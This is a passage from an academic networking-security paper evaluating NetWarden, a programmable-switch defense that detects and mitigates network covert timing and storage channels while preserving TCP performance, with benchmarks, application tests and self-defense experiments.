We start by performing a set of microbenchmarks using synthetic traces that are designed as a "stress test". This subsection focuses on measuring the performance of the fastpath, and the next subsection measures the fastpath/slowpath communication and the slowpath overheads.

Maximum number of connections. The first metric we have used is the maximum number of connections that NetWarden can support. Unlike software programs, where increasing the program size merely results in a somewhat slower program, P4 programs are mapped to the hardware by the compiler in an "all-or-nothing" flavor. The P4 compiler ensures that only programs that fit within the resource constraints would compile to the switch, and that such programs are guaranteed to run at linespeed. On the other hand, programs that exceed the maximum amount of available resources would be rejected at compilation time. Therefore, the maximum number of connections a P4 program can support is determined at compilation time rather than runtime. To measure this, we gradually increased the number of connections in NetWarden's connection table, which resulted in larger and larger program sizes, until the P4 compiler rejected the program due to insufficient switch resources. We found that the compiler successfully compiles and maps NetWarden to the switch up to 200 k connections. This is larger than the maximum num-




Figure 4: The compute overhead of NetWarden slowpath.




Figure 5: The memory overhead of NetWarden slowpath.

ber of active connections in typical ToR switches in Facebook frontend clusters (10k-100k) [54].

Latency. We then measured the extra latency of NetWarden, using a baseline system ("Fwd") that runs an "empty" P4 program that simply forwards packets without any other processing. Figure 3a shows the results. As we can see, Type-I/II storage channels incur the least amount of overhead, because their defenses simply perform header modifications or table lookups. Type-III storage channels have higher overhead, because they require keeping a larger amount of state for each connection and updating these states per packet.[2] Timing channels have the highest overheads because they have more complex logic for IPD computation, sketching, and pre-checks. Nevertheless, compared to the baseline program, NetWarden defenses lead to an extra delay from 3-101 nanoseconds. Since the RTT of a typical network path is on the order of milliseconds, this extra delay is negligible.

Throughput. Despite the slight latency increase, the pipelined nature of the switch hardware can hide latency per packet by parallelizing the processing. As Figure 3b shows, the throughput of NetWarden is stable at about 99.98Gbps per port across scenarios; the maximum bandwidth per port is 100Gbps.[3] These results are expected, because the P4 compiler guarantees that all programs that successfully compile would run at linespeed.

These microbenchmarks demonstrate that NetWarden can indeed process linespeed traffic with negligible overheads. This property alone already sets NetWarden apart from all existing covert channel defenses that run in software.

5.4 Fastpath/slowpath overheads

Next, we evaluate the overhead of the fastpath/slowpath interaction in the presence of different types of covert traffic, as well as the compute and memory overheads of the slowpath for packet caching and performance boosting. As discussed, the IPD statistical tests and new entry installation are performed in the switch control plane, and these operations happen very occasionally; the packet buffering and proxying defense resides in the slowpath on the server, which we have confirmed to be the scalability bottleneck. Therefore, the following measurements stress test this packet buffer.


We gradually increased the amount of malicious traffic to trigger more and more processing in the packet buffer until it cannot keep up (i.e., incurs packet loss), and measured the maximum bandwidth for covert traffic. Since Type-I/II defenses are performed entirely in the fastpath, they do not incur any overheads at the slowpath. Also, we found that the new defenses we proposed in NetWarden against the partial ACK channels (PA1 and PA2) only lead to very small delay increase and do not need ACK boosting or slowpath involvement. Therefore, below, we show the results for the covert timing channel and the receive window size storage channel.

The fastpath/slowpath communication. This experiment measures the maximum amount of covert traffic the packet buffer can process. We started by testing whether the bottleneck comes from the slowpath processing speed, or the fastpath/slowpath communication. Our results show that the communication, not the slowpath logic itself, is the bottleneck. Whereas the Ethernet connection has a 25Gbps throughput, the `libpcap` packet capture utility was only able to sustain 4.5Gbps traffic without causing packet loss, both for the covert timing and storage channels. The maximum number of new flows per second NetWarden can sustain is 1200, which is larger than the medium flow arrival rate (500 new flows per second) reported by Facebook for popular services [60]. As mentioned, existing work [43] has shown that using an RDMA connection could achieve much higher bandwidth between the P4 switch and the server (34Gbps over 40Gbps NIC). This is an interesting optimization that we leave to future work.

Slowpath overheads. We then measured the compute and memory overheads of the slowpath due to covert channel defense. Figure 4 shows the amount of CPU overheads at different volumes of covert traffic. As we can see, even with the maximum volume, NetWarden only uses roughly 3.5 out of 24 available CPU cores. This is good news, because it shows that the slowpath logic itself is not compute intensive. Therefore, if we adopt a higher-performance RDMA connection, NetWarden still has enough CPU resources to scale the slowpath throughput much further. Similarly, Figure 5 shows how the size of the packet cache used by NetWarden grows with

[2] PA1 (partial ACK channel variant 1) acknowledges arbitrary offsets in a packet; PA2 acknowledges exact packet boundaries, so it is more stealthy.

[3] This stress testing was performed using a hardware traffic generator in the switch, as software packet generators cannot saturate the switch linespeed.



(a) ROC curves (b) Decoding success rates

Figure 6: NetWarden can detect and mitigate covert timing channels effectively. Its detection performance is similar as the KS test. When there is no defense, the channel decoding rate can achieve almost 100% when the IPD modulation is heavy (>400μs). When either the baseline defense (KS test+mitigation) or NetWarden is deployed, the decoding rate drops to ∼50% (a random guess) for all levels of modulation.

covert traffic volume. In the worst-case scenario, the cache size is only 2.4MB, which is only a fraction of the available memory of the slowpath.

5.5 Mitigating covert channels

Next, we evaluate the effectiveness of NetWarden in detecting and mitigating covert channels using the DCTCP trace. Similar as [22], we assume the external accomplice is very close to the compromised machine; this gives the attacker advantage in achieving robust decoding.

Timing channel detection. We measured the effectiveness of NetWarden's timing channel detector by launching a set of flows using the DCTCP workload, where half of the flows are benign and the other half are modulated by the attacker to leak data. The amount of modulation ranges from 1μs-100μs. The baseline detector would send all IPDs to the slowpath, which then performs the statistical tests. NetWarden, on the other hand, first performs pre-checks and only invokes the slowpath for suspicious flows. In both cases, we have adopted KS test as the statistical detector, as it has been shown to be effective by existing work [21]. We obtained a ROC (Receiver Operating Characteristics) curve for each detector by tuning its detection threshold and measuring its false positive and true positive rates at different operating points. As we can see from Figure 6a, NetWarden and the baseline detector have similar effectiveness in detecting timing channels.

Timing channel mitigation. We then measured the effectiveness of NetWarden in mitigating timing channels. We have tested scenarios where the IPD modulation ranges from 5-800μs. Heavy modulations will make the channel decoding rate higher, but they are also easier to detect. Light modulations are just the opposite. As shown in Figure 6b, without any mitigation ("no defense"), the attacker is able to leak data successfully when the modulated IPDs are larger than 20 μs, as the remote receiver can decode the covert message with high success rates (>80%). When the modulation is larger than 400μs, the decoding rate is almost always 100%. With either the performance-degrading defense ("Naïve") or NetWarden, we can destroy the channels and render the decoding close to random guesses (decoding rate: ∼50%).


Covert storage channels. Next, we measured the effectiveness of NetWarden in defending against storage channels. Our baseline systems are a) "no defense", which represents the scenario where there is no NetWarden defense, and b) naïve defense, where we set header fields to conservative values. We found that, without any defense, the attacker can easily leak secret data via header fields within a few packets. The channel rates are 16 bits per packet for the IPID channel, 32 bits per flow for the TCP sequence number channel, 11 bits per packet for the partial ACK channel, and 16 bits per packet for the receive window size channel. We found that both NetWarden and naïve defenses have detected the covert channels, and that they have eliminated the IPID, TCP sequence number, and partial ACK channels; for the receive window size channel, both the naïve defense and NetWarden have reduced the channel rate to 2 bits per packet.

5.6 Performance preservation

Next, we evaluate NetWarden's ability to preserve network performance while mitigating covert channels using the DCTCP trace. We have used the Linux `tc` tool to emulate realistic wide-area network links with jitter and loss rates, so that we can evaluate the ability of NetWarden to handle network "noise". In our experiments, we have tested different combinations of these parameters. Most of the results presented below are obtained under an average RTT of 10ms, path jitter of 1ms, and and loss rate of 0.1%, unless explicitly stated otherwise. This setup closely mirrors the Service Level Agreement of a major ISP [8].

Our main metrics are the sending rates and the flow completion times (FCT) of the TCP flows under a) the "no defense" baseline, b) the performance-degrading countermeasures in NetWarden (NetWarden-Naïve), and c) full NetWarden with performance boosting (NetWarden-Full). An important note is that, a *truly* naïve defense that corresponds to the state of the art would be to perform the same defense techniques in software. These defenses would incur very high overheads just by processing the packets. The defenses labeled as "NetWarden-naïve" are already much more powerful than the actual software solutions—NetWarden enables them to run in programmable data planes with very low latency.

Covert timing channels. We start by evaluating covert timing channels. Figure 7a shows the sending rates over time for a long network transfer; we have enlarged the size of this flow in order to present the sending rate over a longer period of time. As we can see, if NetWarden only applies the naïve



(a) Covert timing channel (sending rate)
(b) Covert timing channel (FCT)
(c) Receive window channel (sending rate)
(d) Receive window channel (FCT)
(e) Partial ACK channel (sending rate)
(f) Partial ACK channel (FCT)

Figure 7: The performance-boosting defenses in NetWarden can preserve the performance of network transfers while mitigating network covert channels. The naïve defenses in NetWarden—although they are already much more advanced than the state-of-the-art defenses—still may cause significant performance degradation because they always take conservative countermeasures. NetWarden enables new defenses against the partial ACK channels due to its precise monitoring capability, and these defenses can preserve performance. The FCT (flow completion time) results are obtained using the DCTCP workloads; the sending rate results are obtained by enlarging the size of a representative flow to show the stable sending rate.

defense that simply disrupts timing modulation of covert traffic, this would cause a significant (25%) degradation in the average sending rate compared to the "no defense" baseline. In contrast, the performance-boosting techniques in NetWarden can achieve a very similar sending rate throughout the duration of this flow, because it carefully masks the perceived RTT increase using ACK boosting.

Figure 7b further shows the CDF of the flow completion times for all tested flows in DCTCP. In aggregate, only applying the naïve strategies in NetWarden would negatively distort the performance characteristics of network transfers. The average FCT across all flows has increased by 9.8% compared to the "no defense" baseline. In the worse-case scenario, the FCT increase could be as much as 47.7%. The full version of NetWarden, on the other hand, causes a 0.06% deviation from the baseline and a worst-case degradation of 1.8%. These aggregate FCT results are consistent with what we observed for individual flows.

Covert storage channels. We then tested the Type-III covert storage channels.[4] Figure 7c shows the sending rate of a long flow under the defense against the receive window size channel. Using only the naïve defense, NetWarden always needs to set the window size to a smaller value, so it incurs a 40% drop in terms of sending rate as compared to the baseline. The full NetWarden, on the other hand, can counteract the penalty by enlarging the window size of certain packets to preserve performance; its sending rate at stable state is almost always the same as the baseline. Figure 7e shows the same experiment under the partial ACK channel defense.[5] NetWarden enables the ACK aggregation defense to run at very small extra latency, so the resulting defenses already achieves a similar performance as the "no defense" baseline.

Figures 7d and 7f show the CDFs of flow completion times for all DCTCP flows. The naïve defense in NetWarden against the receive window size channel increases the average FCT by 28.4%, whereas the full version of NetWarden only increases the average FCT by 0.4%. For the partial ACK defense, NetWarden only increases the FCT by 0.5%.


5.7 TCP variants

The above experiments use the default TCP version in Linux: CUBIC. Next, we test NetWarden with three more TCP variants to understand how well NetWarden can support other variants. We have configured the OS to run TCP Vegas, New Reno, and Westwood for long transfers, and these variants mainly differ in their congestion control signals and algorithms. Figures 8a, 8b, and 8c present the sending rates for each variant under timing channel defense.

TCP Vegas reacts to delay variation, so we have tested

[4] Defenses against Type-I/II storage channels do not affect performance.

[5] PA1 and PA2 have similar results, and we show results for the latter.



(a) Vegas (20ms, 5ms, 0%) (b) New Reno (10ms, 1ms, 0.1%) (c) Westwood (15ms, 3ms, 0.1%)

Figure 8: NetWarden preserves the sending rates of the native transfers for TCP Vegas, New Reno, and Westwood. We have used different (RTT, jitter, loss) configurations to test a range of network conditions.

it with high jitter (5ms, 25% of RTT). As we can see from Figures 8a, the "no defense" baseline fluctuates with time because of this significant jitter. NetWarden exhibits similar fluctuations and deviates from the baseline only by 3.3% in terms of the average sending rate. Note that the fluctuations do not perfectly align with the baseline—this is expected because the jitter is random. The naïve defense, on the other hand, has a very different sending pattern. It has a 31.4% performance penalty; moreover, interestingly, the extra delay due to the defense has reduced the relative jitter, so its sending rate is quite stable and oblivious to the changing network conditions.

New Reno adjusts its sending rate based on packet loss, and we have tested it with a loss rate of 0.1%. As shown in Figure 8b, the high-level takeaways are similar as those in CUBIC. NetWarden experiences a 0.3% performance degradation, but the naïve defense has a penalty of 27.3%.

Westwood, on the other hand, adjusts its congestion window using the estimated bandwidth (obtained by RTT measurements) upon packet loss, so both delay and loss play a role. We have tested it using 3ms jitter and 0.1% packet loss rate. Figure 8c shows that NetWarden performs similarly as the "no defense" baseline, with 1.8% performance degradation. The sending rate of naïve defense, on the other hand, fluctuates over time. We found that this is because the extra delay incurred by the defense has caused occasional full sending windows, leading to a 31.9% performance degradation.

In summary, NetWarden can consistently preserve the performance of the transfer under each tested TCP variant. In contrast, the naïve defense cannot adjust to network conditions, and it always leads to performance penalty.


5.8 Complex applications

In the next set of experiments, we evaluate how well NetWarden can support complex, real-world applications, including unmodified versions of Apache HTTP server, Node.js, and FTP. Our most complex application, the Apache HTTP server, consists of 1.49 million lines of code. For our experiments, we have created workloads based on the distributions reported in Facebook [60] and HP [15]. We have performed uploads and downloads for more than 1000 times overall, and in all cases, these applications successfully processed the requests through NetWarden, showing that NetWarden can support complex applications smoothly with realistic workloads.

Figure 9 shows the FCT results, as well as the sending rates for several long transfers (with enlarged file sizes for each workload to show the stable rates). Different from the DCTCP trace, these application workloads [15,60] have smaller object sizes and some file transfers are too short to leak the secret data (or trigger defenses). For the transfers that did trigger the covert channel defense, the naïve defense in NetWarden has caused average FCT degradations of 12.2% (Apache), 12.3% (Node.js), and 7.8% (FTP); the worst-case degradations are 36.2% (Apache), 16.9% (Node.js), and 30.4% (FTP). In comparison, the full version of NetWarden has only caused average FCT degradations of 0.1% (Apache), 0.1% (Node.js), and 0.3% (FTP), and worst-case degradations of 2.8% (Apache), 2.7% (Node.js), and 3.0% (FTP).

For the partial ACK channel, the new defenses in NetWarden can also mitigate the channel while achieving a similar level of performance (FCT deviation: 0.1%-0.6%). An interesting finding for the receive window size channel is that, these applications are highly-optimized to process incoming requests as fast as possible; under the request loads our testbed was able to generate, the receive buffer size did not become a bottleneck for these applications. Therefore, we can see that NetWarden-Naïve already achieves a similar level of performance as the "no defense" baseline (FCT deviation: 0.2%-1.7%). As before, it is worth noting that a *truly naïve* defense that reflects the state of the art would need to intercept and process all packets in software.

For the covert timing channel, we have similarly obtained ROC curves for NetWarden and the baseline KS test; and we have measured the decoding success rates under different levels of timing modulation. Figure 10a shows that NetWarden performs similarly as the baseline KS test on the tested applications. Figures 10b-10d further present, per application, the effectiveness of the mitigation. In all cases, NetWarden can disrupt the timing modulation and reduce the channel decoding nearly to a random guess.



(a) Timing channel (sending rate; Apache) (b) Timing channel (FCT; Apache) (c) Receive window (sending rate; Apache)

(d) Receive window (FCT; Apache) (e) Partial ACK (sending rate; Apache) (f) Partial ACK (FCT; Apache)


(g) Timing channel (sending rate; Node.js) (h) Timing channel (FCT; Node.js) (i) Receive window (sending rate; Node.js)

(j) Receive window (FCT; Node.js) (k) Partial ACK (sending rate; Node.js) (l) Partial ACK (FCT; Node.js)

(m) Timing channel (sending rate; FTP) (n) Timing channel (FCT; FTP) (o) Receive window (sending rate; FTP)

(p) Receive window (FCT; FTP) (q) Partial ACK (sending rate; FTP) (r) Partial ACK (FCT; FTP)

Figure 9: NetWarden can support complex applications and workloads (Apache web server, Node.js server, and FTP) smoothly with minimal performance disturbance. The high-level takeaways are similar as those in the DCTCP trace.



(a) ROC curves (All) (b) Decoding rates (Apache) (c) Decoding rates (Node.js) (d) Decoding rates (FTP)

Figure 10: NetWarden can detect and mitigate covert timing channels for real-world, complex applications.

5.9 Self defense

Last but not least, we evaluate how well NetWarden can identify and block malicious traffic that is intended as attacks to the slowpath.

Bufferbloat attacks. In this attack, the adversary causes a large amount of buffered packets (e.g., by never acknowledging their receipt) in the slowpath. In contrast, for normal connections, the buffered packets would be removed by ACKs roughly one RTT after. Therefore, NetWarden uses a self-defense technique where it monitors the cache usage for each connection, and proactively resets connections whose cache size grows beyond a pre-defined threshold. Figure 11a shows the slowpath memory usage under such an attack that started five seconds after the connection was established. As we can see, without self defense, the adversary can cause the cache size to grow very quickly. The self defense in NetWarden can recognize such abnormal patterns and reset this connection.

Excessive IPD attacks. In this attack, the adversary modulates the packet timing to send a large amount of IPD data to overwhelm the communication channel between the slowpath and the fastpath. The self defense in NetWarden enforces upperbounds on the maximum number and rate of "covert timing channel" connections; it raises an alarm if too many covert channels are identified and shuts down the malicious flows. Figure 11b shows how the attack affects normal user flows at different attack strengths (as measured by the number of IPDs per second). Without any defense, the excessive IPDs would quickly overwhelm the slowpath/fastpath communication; as a result, normal users cannot establish new connections, because they need to be sent to the control plane via digests for entry installation (Section 4.2). A large percentage of them are dropped when the attack strength is high. Using the self defense technique, NetWarden can block these excessive IPDs and protect normal user connection establishments.


Connection table flooding attacks. Here, an adversary can launch a large number of connections to flood the connection monitoring table, which can support a maximum of 200 k active connections (Section 5.3). The self defense in NetWarden enforces a rate limit for the maximum number of connections that an IP address can establish. The NetWarden control plane also periodically scans this connection table (using a switch feature that identifies the ages of connection entries) and removes inactive flows. Figure 11c shows that, without defense, the available space in the connection monitoring table decreases quickly; eventually, the connection monitoring table becomes fully occupied by the attacker's flows, so that normal users cannot establish new flows any more. The self defense can effectively limit the amount of entries that a single user can occupy.

6 Related Work

Normalizers. Normalizers aim to eliminate ambiguities in protocol payloads, which can lead to attacks when they are interpreted inconsistently by intrusion detection systems and end hosts. Example attacks have been demonstrated with inconsistent TTL values [35], retransmitted TCP segments [62, 65, 66], among others. The key approach is to normalize traffic payload into a deterministic stream of bytes that is interpreted consistently. However, even deterministic payload streams can contain covert channels.

Network covert channels. Covert timing [20, 21, 32, 46, 49, 61, 67] and storage [11, 24, 33, 37, 41, 51, 59] channels have been a longstanding problem in the security community. Existing work has developed active wardens, which inspect network traffic, identify covert (timing or storage) channels, and modify the traffic to mitigate them [24, 27, 47]. However, most existing wardens are only proof-of-concept systems that are hard to deploy due to their inefficiency. To the best of our knowledge, NetWarden is the first practical defense against network covert channels. A different line of work [44, 71] has discovered the existence of covert channels due to the use of OpenFlow-based SDN controllers. They have also considered countermeasures against these covert channels. The scenario and threat model of NetWarden are closer to those of active wardens, which aim to detect and mitigate covert channels in network traffic originating from compromised hosts.

Programmable data planes. Programmable data planes have been used for a wide variety of *networking* tasks, such as network measurement [56, 70], monitoring [30, 63], and application offloading [25]. Only nascent work exists that leverages programmable data planes for network security [42, 53]. The closest to our work is a workshop paper [69], but it does not contain a full system design or evaluation.



(a) Bufferbloat attacks (b) Excessive IPD attacks (c) Connection table flooding attacks

Figure 11: The self defenses in NetWarden can successfully identify malicious traffic patterns and block them.

7 Conclusion

Network covert channels have been a longstanding threat to systems that host sensitive data. Existing defenses only work as proof-of-concept solutions, not only because they need to process every single packet in software, but also because of the performance drops due to channel mitigation. We have presented NetWarden, a system that can defend against network covert channels leveraging emerging switch hardware. It is the first system that can mitigate network covert channels in high-speed traffic while preserving performance. NetWarden achieves this by coupling defenses that degrade performance with new defenses that boost performance, neutralizing its overall performance impact. Our evaluation shows that NetWarden incurs low overheads, and that it can effectively mitigate covert timing and storage channels with minimum performance disturbance.

8 Acknowledgments

We thank the anonymous reviewers for their valuable feedback; we also thank Adam Morrison and Srinivas Narayana for their insightful comments on earlier drafts of this paper. This work was partially supported by NSF grants CNS-1942219 and CNS-1801884.

References

[1] Barefoot Tofino. https://www.barefootnetworks.com/technology/#tofino.

[2] Broadcom Trident 4 delivers disruptive economics for enterprise data center and campus networks. https://www.globenewswire.com/news-release/2019/06/11/1866927/0/en/Broadcom-Trident-4-Delivers-Disruptive-Economics-for-Enterprise-Data-Center-and-Campus-Networks.html.

